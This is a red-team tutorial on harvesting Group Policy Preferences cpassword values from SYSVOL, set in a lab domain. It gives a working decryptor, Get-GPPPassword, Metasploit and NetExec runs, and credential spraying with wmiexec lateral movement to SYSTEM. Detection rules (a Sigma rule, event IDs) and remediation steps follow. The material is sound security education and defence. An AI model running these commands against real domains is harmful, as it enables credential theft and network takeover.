GPP cPassword in SYSVOL: Decrypting Group Policy Preferences Passwords with Get-GPPPassword
You’ve landed a single low-privilege domain account. No local admin, no special group memberships, nothing that screams “path to Domain Admin.” Before you touch Kerberoasting or ACL abuse, there is one read-only share every domain user can reach that has handed out clear-text local administrator passwords for over a decade. That share is SYSVOL, and the flaw is Group Policy Preferences.
Objective: Understand how Group Policy Preferences store credentials in SYSVOL, why the AES encryption protecting them provides zero confidentiality, and how to enumerate, extract, and decrypt
cpasswordvalues withfindstr, native PowerShell, andGet-GPPPassword, then how a blue team detects every step of that chain.
Everything in this tutorial runs against a self-built lab domain (lab.local). Do not point any of these commands at production or a domain you are not explicitly authorized to test.
1. Background: What Group Policy Preferences Actually Do
Group Policy Preferences (GPP) arrived with Windows Server 2008 and Remote Server Administration Tools. Regular Group Policy settings enforce configuration; Preferences suggest it, letting an administrator set values that a user can later change. In practice GPP became the Swiss Army knife of domain management. It could create and modify local users and groups, map network drives, register ODBC data sources, deploy scheduled tasks, and configure Windows services.
Several of those actions need a credential. Creating a local user account needs a password. A scheduled task that runs under a service account needs that account’s password. A mapped drive to a locked-down share needs credentials. GPP solved this by letting the admin type the password once in the Group Policy Management Console (GPMC), then storing it inside the policy so every targeted machine could apply it.
That stored password is the entire problem.
Group Policy is delivered through SYSVOL, a replicated share hosted on every domain controller. When a workstation runs gpupdate (or reboots, or hits the periodic refresh), its client-side extensions read the relevant XML files out of SYSVOL and apply them locally. For that to work, every computer and every user in the domain must be able to read SYSVOL. The credential the admin typed is sitting in a world-readable file, and the only thing standing between an attacker and that password is a layer of encryption.
| GPP Type | XML File | Typical Credential Stored |
|---|---|---|
| Local Users and Groups | Groups.xml | Local Administrator or built-in account password |
| Scheduled Tasks | ScheduledTasks.xml | Run-as service/admin account |
| Services | Services.xml | Service account credentials |
| Data Sources | DataSources.xml | ODBC/database credentials |
| Drive Maps | Drives.xml | Network share credentials |
2. The Cryptographic Design Flaw
Microsoft did encrypt the password. GPP uses AES-256 in CBC mode, which in isolation is a perfectly respectable cipher. The failure is in how the key is managed.
AES is symmetric. The same key encrypts and decrypts. The security of the whole scheme therefore rests entirely on that key staying secret. Microsoft needed every domain-joined client in the world to be able to decrypt these values during policy processing, so the decryption key had to ship inside Windows itself. And to document the file format for interoperability, Microsoft published that exact 32-byte key in the open MS-GPPREF specification, section 2.2.1.1.
Here is the key, byte for byte:
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
As a hex string:
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
To make things worse, the initialization vector is a fixed block of sixteen zero bytes. CBC mode uses the IV to randomize the first block so identical plaintexts produce different ciphertexts. A static null IV throws that property away. Encrypt the same password in two different policies and you get identical ciphertext.
Put plainly: a publicly documented static key plus a null IV means the encryption is decorative. Anyone with the specification (or a copy of any GPP decryption tool) can reverse it instantly. There is no cracking, no brute force, no wordlist. It is a straight, deterministic decrypt.
The processing pipeline the attacker reverses looks like this:
- Read the
cpasswordattribute from the XML. - Restore Base64 padding to a multiple of four characters.
- Base64-decode to raw ciphertext bytes.
- Decrypt with AES-256-CBC using the static key and null IV.
- Decode the plaintext as UTF-16-LE (Windows Unicode).

3. SYSVOL Structure and XML Anatomy
Before you can hunt for cpassword, you need to know the terrain. SYSVOL is exposed as a share named SYSVOL on every DC and mapped internally to C:\Windows\SYSVOL\sysvol\<domain>. Under it, the Policies folder holds one subfolder per GPO, named by the GPO’s GUID.
The canonical path to a credential-bearing file is:
\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\{<GPO-GUID>}\MACHINE\Preferences\<Type>\<Type>.xml
The MACHINE branch holds computer-scoped preferences; there is a parallel USER branch for user-scoped ones. A real Groups.xml generated by the lab looks like this:
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="Administrator"
        image="2"
        changed="2024-01-15 10:22:11"
        uid="{A9B4C1D2-4E5F-4a6b-8c7d-1e2f3a4b5c6d}">
    <Properties action="U"
                newName=""
                fullName=""
                description=""
                cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
                changeLogon="0"
                noChange="0"
                neverExpires="1"
                acctDisabled="0"
                userName="Administrator"/>
  </User>
</Groups>
The attributes that matter for triage:
| Attribute | Meaning |
|---|---|
cpassword | Base64-encoded AES-256-CBC ciphertext of the password |
userName | Account the credential belongs to |
newName | Optional rename value applied to the account |
action | C = Create, U = Update, D = Delete, R = Replace |
changed | Last modification timestamp of the policy |
The changed timestamp is your triage friend. A cpassword last modified before 2014 is almost certainly a pre-patch artifact nobody remembered to clean up.
The reason you can read any of this as a nobody: the SYSVOL DACL grants Read & Execute to Authenticated Users (and read to Domain Computers). That is by design, because policy application happens in the security context of the machine and the logged-on user. There is no way to hide the file from readers without breaking Group Policy for the same targets, which is exactly why the flaw is so nasty.
4. MS14-025: The Patch That Left the Barn Door Open
Microsoft shipped MS14-025 (KB2962486) in May 2014. It is worth being precise about what that patch does, because a lot of people assume “patched” means “safe here.”
The patch removes the ability of the GPMC UI to create new preferences that store a password. Try to type a password into a Groups, Services, Scheduled Tasks, or Data Sources preference on a patched management box and the field is disabled. That is the entire fix.
What the patch deliberately does not do:
- It does not scan SYSVOL.
- It does not delete or rewrite existing
cpasswordvalues. - It does not touch policies already deployed.
Microsoft made that choice on purpose. So many organizations were using GPP to manage the local Administrator password across their fleet that ripping out existing policies would have broken production. So the old files were left in place, and the ability to delete (action D) accounts via GPP was retained. The upshot: every cpassword written before the patch is still sitting in SYSVOL after the patch, fully decryptable, years later. I have found live Domain Admin service-account passwords this way on engagements against fully patched 2019 domains. The patch date and the file’s changed date tell the whole story.
5. Lab Setup: Building a Vulnerable Domain
Build a minimal lab in VirtualBox, VMware, or Hyper-V:
| Component | Spec | Address |
|---|---|---|
| Domain Controller | Windows Server 2022 Evaluation | 192.168.10.10 (DC01) |
| Domain | lab.local | – |
| Workstation | Windows 10 22H2, domain-joined | 192.168.10.20 |
| Attacker | Kali Linux | 192.168.10.50 |
Promote DC01 to a domain controller for lab.local, join the Windows 10 box, and create a throwaway low-privilege user (lowprivuser) with password Password1. That user represents your foothold.
Now create the vulnerable artifact. This step deliberately writes a cpassword to SYSVOL. On a fully patched 2022 box the GPMC field is disabled, so use a management machine without KB2962486, or (simplest for the lab) drop the pre-built Groups.xml shown in Section 3 straight into a policy folder and let SYSVOL replicate it.
On the DC:
# Create a new GPO and grab its GUID
New-GPO -Name "Lab-GPP-Test" | Select-Object DisplayName, Id
DisplayName   Id
-----------   --
Lab-GPP-Test  a1b2c3d4-1111-2222-3333-444455556666
# Place the vulnerable Groups.xml into the GPO's MACHINE Preferences path
$guid = "{a1b2c3d4-1111-2222-3333-444455556666}"
$dst  = "C:\Windows\SYSVOL\sysvol\lab.local\Policies\$guid\MACHINE\Preferences\Groups"
New-Item -ItemType Directory -Path $dst -Force | Out-Null
Copy-Item .\Groups.xml -Destination "$dst\Groups.xml"
Get-Item "$dst\Groups.xml" | Select-Object FullName, Length
FullName                                                                                                    Length
--------                                                                                                    ------
C:\Windows\SYSVOL\sysvol\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml               612
The lab is now vulnerable. The Groups.xml carries cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s=", which decrypts to Lab@12345! for the local Administrator account.
6. Enumeration: Finding cpassword in SYSVOL
Never decrypt before you enumerate. The whole value of this technique is that discovery costs nothing and needs no privilege. Log in as lowprivuser and confirm you can even reach SYSVOL.
# Confirm the DC and SYSVOL are reachable
Test-NetConnection -ComputerName DC01.lab.local -Port 445
ComputerName     : DC01.lab.local
RemoteAddress    : 192.168.10.10
RemotePort       : 445
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.10.20
TcpTestSucceeded : True
Port 445 is SMB. SYSVOL rides over SMB, and because you authenticated as a domain user, your access token carries the Authenticated Users group, which is exactly the group the SYSVOL DACL grants read to. No exploit required; you are using the share exactly as designed.
Method A: Native findstr
The single most portable way to hunt cpassword uses a tool present on every Windows box since XP.
findstr /S /I cpassword \\lab.local\sysvol\lab.local\policies\*.xml
\\lab.local\sysvol\lab.local\policies\{a1b2c3d4-1111-2222-3333-444455556666}\MACHINE\Preferences\Groups\Groups.xml: <Properties action="U" newName="" fullName="" description="" cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s=" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="Administrator"/>
/S recurses subdirectories, /I is case-insensitive. The hit gives you the exact file, the cpassword ciphertext, and the target account (userName="Administrator") in one line. That finding tells you a local Administrator password is recoverable and, if this is a pre-LAPS environment, likely identical across the fleet.
Method B: PowerShell recursive search
If you want structured output or you are already in a PowerShell session:
Get-ChildItem -Path "\\lab.local\SYSVOL\lab.local\Policies" -Recurse -Include *.xml -ErrorAction SilentlyContinue |
    Select-String -Pattern "cpassword" |
    Select-Object Path, LineNumber
Path                                                                                                              LineNumber
----                                                                                                              ----------
\\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml                                 3
Method C: From a Linux attacker box over SMB
You do not need a Windows foothold. Any credential that can authenticate to the DC can pull SYSVOL over SMB.
smbclient //192.168.10.10/SYSVOL -U 'lab.local\lowprivuser%Password1'
Try "help" to get a list of possible commands.
smb: \>
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget lab.local\Policies\*\MACHINE\Preferences\Groups\Groups.xml
getting file \lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml of size 612 as ...Groups.xml
Now you have a copy offline. Whatever the method, the deliverable from this phase is identical: one or more cpassword ciphertext blobs and the account each belongs to.
7. Manual Decryption
Understanding the decrypt by hand is worth the ten minutes. Tools abstract it away, but when a tool chokes on odd padding or a non-standard encoding you want to know exactly what is happening.
The one gotcha that costs people time: Base64 padding. GPP cpassword values are frequently stored without their trailing = characters, so a naive base64decode throws an “incorrect padding” error. You restore the padding based on string length modulo four before decoding. I lost the better part of a coffee break to this the first time before I checked the string length.
Here is a self-contained Python decryptor. It runs only against ciphertext you pulled from your lab.
# gpp_decrypt.py  -  AES-256-CBC static-key decryptor for GPP cpassword
# Requires: pip install pycryptodome
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# Static AES-256 key from MS-GPPREF section 2.2.1.1
KEY = bytes.fromhex("4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b")
IV  = b"\x00" * 16   # fixed null IV

def decrypt_cpassword(cpassword: str) -> str:
    # Restore Base64 padding to a multiple of 4
    pad = len(cpassword) % 4
    if pad == 2:
        cpassword += "=="
    elif pad == 3:
        cpassword += "="
    ciphertext = base64.b64decode(cpassword)
    cipher = AES.new(KEY, AES.MODE_CBC, IV)
    plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
    return plaintext.decode("utf-16-le")   # Windows Unicode

if __name__ == "__main__":
    cpw = "VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
    print(f"[*] Decrypted password: {decrypt_cpassword(cpw)}")
python3 gpp_decrypt.py
[*] Decrypted password: Lab@12345!
Notice there is no key search and no iteration. The key is a constant, the IV is a constant, so decryption is deterministic and instant. That is the whole point of Section 2 made concrete: this cipher protects nothing.
If you prefer to stay native on Windows, the same logic works with the .NET crypto classes:
$cpw = "VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
$key = [byte[]](0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4,0x93,0x10,0x62,0x0f,0xfe,0xe8,
                0xf4,0x96,0xe8,0x06,0xcc,0x05,0x79,0x90,0x20,0x9b,0x09,0xa4,0x33,0xb6,0x6c,0x1b)
$mod = $cpw.Length % 4
if ($mod -eq 2) { $cpw += "==" } elseif ($mod -eq 3) { $cpw += "=" }
$aes = New-Object System.Security.Cryptography.AesManaged
$aes.Key = $key
$aes.IV  = New-Object byte[] 16          # null IV
$dec = $aes.CreateDecryptor()
$bytes = [Convert]::FromBase64String($cpw)
$out = $dec.TransformFinalBlock($bytes, 0, $bytes.Length)
[System.Text.Encoding]::Unicode.GetString($out)
Lab@12345!
8. Automated Exploitation with Get-GPPPassword
PowerSploit’s Get-GPPPassword (author Chris Campbell, @obscuresec) does the enumeration and the decryption in one shot. It walks the target DC’s SYSVOL, finds Groups.xml, ScheduledTasks.xml, Services.xml, and DataSources.xml, extracts every cpassword, and decrypts each with the static key. Internally it forces the null IV explicitly ($AesObject.IV = $AesIV) so decryption always matches Microsoft’s scheme.
Import and run it as the low-priv user:
Set-ExecutionPolicy Bypass -Scope Process -Force
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-1111-2222-3333-444455556666}\MACHINE\Preferences\Groups\Groups.xml
Target a specific DC when the current-domain default is not what you want:
Get-GPPPassword -Server DC01.lab.local
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml
In a forest with trusts, -SearchForest maps every reachable trust and searches all of their SYSVOL shares. This is how one foothold turns into credentials from partner domains.
Get-GPPPassword -SearchForest
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml
To collapse output to a clean, unique password list for spraying:
Get-GPPPassword | ForEach-Object { $_.Passwords } | Sort-Object -Unique
Lab@12345!
9. Alternative Tooling
The same primitive is exposed by half the offensive toolchain. Pick whichever fits your access.
Metasploit post module
If you already have a Meterpreter session on a domain-joined host, post/windows/gather/credentials/gpp locates the host’s DC, connects over SMB, and decrypts everything it finds.
msf6 > use post/windows/gather/credentials/gpp
msf6 post(windows/gather/credentials/gpp) > set SESSION 1
msf6 post(windows/gather/credentials/gpp) > run
[*] Checking for group policy history objects...
[*] Connecting to default domain controller: DC01.lab.local
[+] Group Policy Credential Info
    ================================
    Type       : Groups.xml
    USERNAME   : Administrator
    PASSWORD   : Lab@12345!
    DOMAIN     : lab.local
    CHANGED    : 2024-01-15 10:22:11
    NEWNAME    : N/A

[+] XML file saved to: /root/.msf4/loot/20240115..._gpp.xml
[*] Post module execution completed
NetExec / CrackMapExec module
From Linux, an authenticated run with the gpp_password module does the enumeration and decrypt remotely.
netexec smb DC01.lab.local -u lowprivuser -p 'Password1' -d lab.local -M gpp_password
SMB   192.168.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local)
SMB   192.168.10.10  445  DC01  [+] lab.local\lowprivuser:Password1
GPP_P 192.168.10.10  445  DC01  [+] Found SYSVOL share
GPP_P 192.168.10.10  445  DC01  [+] Found credentials in Groups.xml
GPP_P 192.168.10.10  445  DC01  Password: Lab@12345!
GPP_P 192.168.10.10  445  DC01  Username: Administrator
Offline single-file decryption
If you only exfiltrated the XML, gpp-decrypt handles it locally.
gpp-decrypt -f Groups.xml
[*] Parsing Groups.xml
[+] Username: Administrator
[+] Password: Lab@12345!
10. Lateral Movement with Recovered Credentials
A recovered password is only interesting if it opens doors. In pre-LAPS environments the classic pattern is a single local Administrator password imaged onto every workstation, so one Groups.xml hit becomes local admin on the entire fleet.
First, validate the credential broadly before you make noise on any single host. This is credential spraying against local auth.
netexec smb 192.168.10.0/24 -u Administrator -p 'Lab@12345!' --local-auth
SMB   192.168.10.20  445  WKS01  [*] Windows 10 22H2 Build 19045 x64 (name:WKS01) (domain:WKS01)
SMB   192.168.10.20  445  WKS01  [+] WKS01\Administrator:Lab@12345! (Pwn3d!)
SMB   192.168.10.21  445  WKS02  [+] WKS02\Administrator:Lab@12345! (Pwn3d!)
SMB   192.168.10.22  445  WKS03  [+] WKS03\Administrator:Lab@12345! (Pwn3d!)
--local-auth tells the tool the account is local to each machine, not a domain account, so authentication happens against the target’s SAM over NTLM rather than through Kerberos at the DC. Pwn3d! means the account has administrative rights on that host, which is what enables remote code execution.
The mechanism underneath: over SMB, NTLM authentication is a challenge-response using the account’s password hash. When you supply the plaintext, the client derives the NT hash and completes the exchange. Because the SAM entry for the local Administrator is identical across imaged machines, the same password works everywhere. This is exactly why local admin password reuse is so dangerous, and why LAPS exists to break it.
Now execute on a confirmed host. WMI is quieter than PsExec because it does not drop a service binary.
impacket-wmiexec 'Administrator:Lab@12345!@192.168.10.20' -local-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
nt authority\system
C:\>hostname
WKS01
You now hold NT AUTHORITY\SYSTEM on a fleet host from a single low-privilege domain account. From here the natural next steps are dumping LSASS for cached domain credentials, hunting for a logged-in Domain Admin, or pivoting further. That is where this technique feeds the rest of the AD attack chain.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
SYSVOL cpassword harvesting | Recursively grep SYSVOL for cpassword across all GPO folders |
| Static-key AES decryption | Decrypt ciphertext with the published MS-GPPREF key and null IV |
| Forest-wide sweep | Use -SearchForest to pull GPP creds from every reachable trusted domain |
| Offline decryption | Exfiltrate XML and decrypt on the attacker box to avoid on-host tooling |
| Local-admin password reuse | Spray a recovered local Administrator password fleet-wide (--local-auth) |
| Service/task account theft | Recover service and scheduled-task run-as accounts, often high-privilege |
Do not tunnel-vision on Groups.xml. On real engagements the juiciest hits come from ScheduledTasks.xml and Services.xml, where run-as accounts are frequently domain accounts with far more reach than a local admin, sometimes Domain Admin itself.
12. Defensive Strategies & Detection
Detection splits into two vantage points: the domain controller (who is reading SYSVOL) and the endpoint (who is running the decryption tooling).

The DC sees every SYSVOL read over SMB. The events you want are gated behind audit policy, so enable these first via GPO under Advanced Audit Policy Configuration:
Object Access -> Audit File Share(Success) for Event ID5140Object Access -> Audit Detailed File Share(Success) for Event ID5145Logon/Logoff -> Audit Logon(Success) for Event ID4624
| Event ID | Trigger | GPP Relevance |
|---|---|---|
5140 | Network share accessed | Fires when a host connects to \\*\SYSVOL |
5145 | Detailed file share object access | Fires per file under \Policies\; a recursive cpassword grep generates many |
4624 (Type 3) | Network logon | Ties source account and IP to the share access |
4688 | Process creation | Catches findstr ... cpassword if command-line logging is on |
The strongest signal is a burst of 5145 events for *.xml under \Policies\ from a single non-computer account in a short window. Legitimate policy processing is done by SYSTEM and machine accounts (names ending in $); a human user account rapidly walking every policy folder is the anomaly.
Endpoint: tool execution and script block logging
| Sysmon Event ID | Detection Signal |
|---|---|
| Event ID 1 (Process Create) | powershell.exe with a suspicious CommandLine / ParentImage; findstr with cpassword |
| Event ID 3 (Network Connection) | PowerShell opening SMB (445) to a DC |
| Event ID 7 (Image Loaded) | Crypto assemblies (System.Security classes) loaded in a PowerShell context |
PowerShell Script Block Logging is the highest-fidelity endpoint catch. With WMF 5.0+ and EnableScriptBlockLogging = 1 under HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging, the full Get-GPPPassword body is recorded to Microsoft-Windows-PowerShell/Operational as Event ID 4104. The ScriptBlockText field will contain giveaway strings like Get-GPPPassword, cpassword, AesObject, and CreateDecryptor.
Sigma rule
This is a conceptual rule. Tune the exclusions against your environment before deploying it. In particular, exclude SYSTEM and computer accounts, or you will drown in legitimate policy processing.
title: Suspicious SYSVOL GPP XML Access
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5145
    ShareName|contains: 'SYSVOL'
    RelativeTargetName|endswith:
      - 'Groups.xml'
      - 'ScheduledTasks.xml'
      - 'Services.xml'
      - 'DataSources.xml'
      - 'Drives.xml'
  filter_machine:
    SubjectUserName|endswith: '$'
  condition: selection and not filter_machine
falsepositives:
  - Legitimate GPO processing by SYSTEM or machine accounts
  - GPO management workstations
level: medium
tags:
  - attack.credential_access
  - attack.t1552.006
A companion rule targeting Event ID 4104 for the strings cpassword, Get-GPPPassword, and 4e9906e8 catches the decryption tooling regardless of where SYSVOL was read.
A cheap high-signal tripwire
Drop a decoy Groups.xml with a bogus cpassword into a visible but non-standard policy folder and put a SACL on it. Legitimate clients never process it, so any read is almost certainly an attacker or a scanner enumerating SYSVOL. One alert, near-zero false positives.
13. Tools for GPP Analysis
| Tool | Description | Link |
|---|---|---|
Get-GPPPassword | PowerSploit cmdlet: enumerate + decrypt SYSVOL GPP creds | github.com |
Metasploit gpp module | post/windows/gather/credentials/gpp post-exploitation harvest | metasploit.com |
| NetExec / CrackMapExec | Remote authenticated gpp_password module | netexec.wiki |
gpp-decrypt | Offline single-file / single-value decryptor | kali.org |
findstr | Native Windows recursive cpassword search | microsoft.com |
Impacket (wmiexec, psexec) | Pass-the-password lateral movement | github.com |
Get-SettingsWithCPassword.ps1 | Microsoft cleanup script for legacy cpassword | microsoft.com |
MITRE ATT&CK mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Unsecured Credentials | T1552 | Parent technique |
| Unsecured Credentials: Group Policy Preferences | T1552.006 | Event ID 5145 on SYSVOL *.xml; 4104 script block logging |
| Remote Services: SMB/Windows Admin Shares | T1021.002 | Event ID 5140/5145, 4624 Type 3 |
| Valid Accounts: Domain Accounts | T1078.002 | Anomalous logons with recovered credentials |
| Use Alternate Authentication Material: Pass the Hash | T1550.002 | NTLM auth from unexpected sources |
14. Remediation and Hardening
Order matters here. Patching alone does nothing for the files already in SYSVOL.
- Scan and purge
cpasswordfrom SYSVOL first. Run Microsoft’sGet-SettingsWithCPassword.ps1, or grep SYSVOL yourself across all five XML types, and delete or rebuild every offending GPO without a stored credential. This is the only step that removes the exposed secret. - Rotate every recovered password. If a
cpasswordexisted, treat it as compromised. Change the local admin password and any service or task account it referenced. - Deploy Windows LAPS (2023+) or legacy LAPS. LAPS gives each machine a unique, randomized local admin password stored as an encrypted AD attribute (
msLAPS-Password, or legacyms-Mcs-AdmPwd). It kills both the reuse problem and the operational need that drove admins to GPP in the first place. - Confirm KB2962486 (MS14-025) is applied on all management endpoints so no new
cpasswordcan be created. - Enable Detailed File Share auditing on DCs, scoped via SACL to
\SYSVOL\*\Policies\to keep event volume sane. - Enable PowerShell Script Block Logging domain-wide to catch decryption tooling.
- Consider Constrained Language Mode or WDAC to break ad-hoc instantiation of
AesManagedin untrusted scripts.
Summary
- A publicly documented static AES key plus a null IV makes GPP
cpasswordencryption purely cosmetic; anyone who can read SYSVOL can decrypt it. No cracking, no privilege, just a deterministic decode. - Every domain user has read access to SYSVOL by design, so
findstr /S /I cpasswordorGet-GPPPasswordrecovers clear-text credentials from a plain foothold. - MS14-025 blocks new
cpasswordcreation but leaves existing values in SYSVOL, so patched domains stay vulnerable for years. - Recovered local admin passwords enable fleet-wide lateral movement (
T1552.006intoT1021.002), especially in pre-LAPS environments with a shared local admin. - Detect it with Security Event ID
5145on SYSVOL*.xml, PowerShell Event ID4104, and Sysmon; remediate by purgingcpassword, rotating secrets, and deploying LAPS.
References
- [Official ATT&CK reference**: https://attack.mitre.org/techniques/T1552/006/
- adsecurity.org
- adsecurity.org
- github.com
- labs.withsecure.com
- www.mindpointgroup.com
- learn.microsoft.com
- jpcertcc.github.io
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.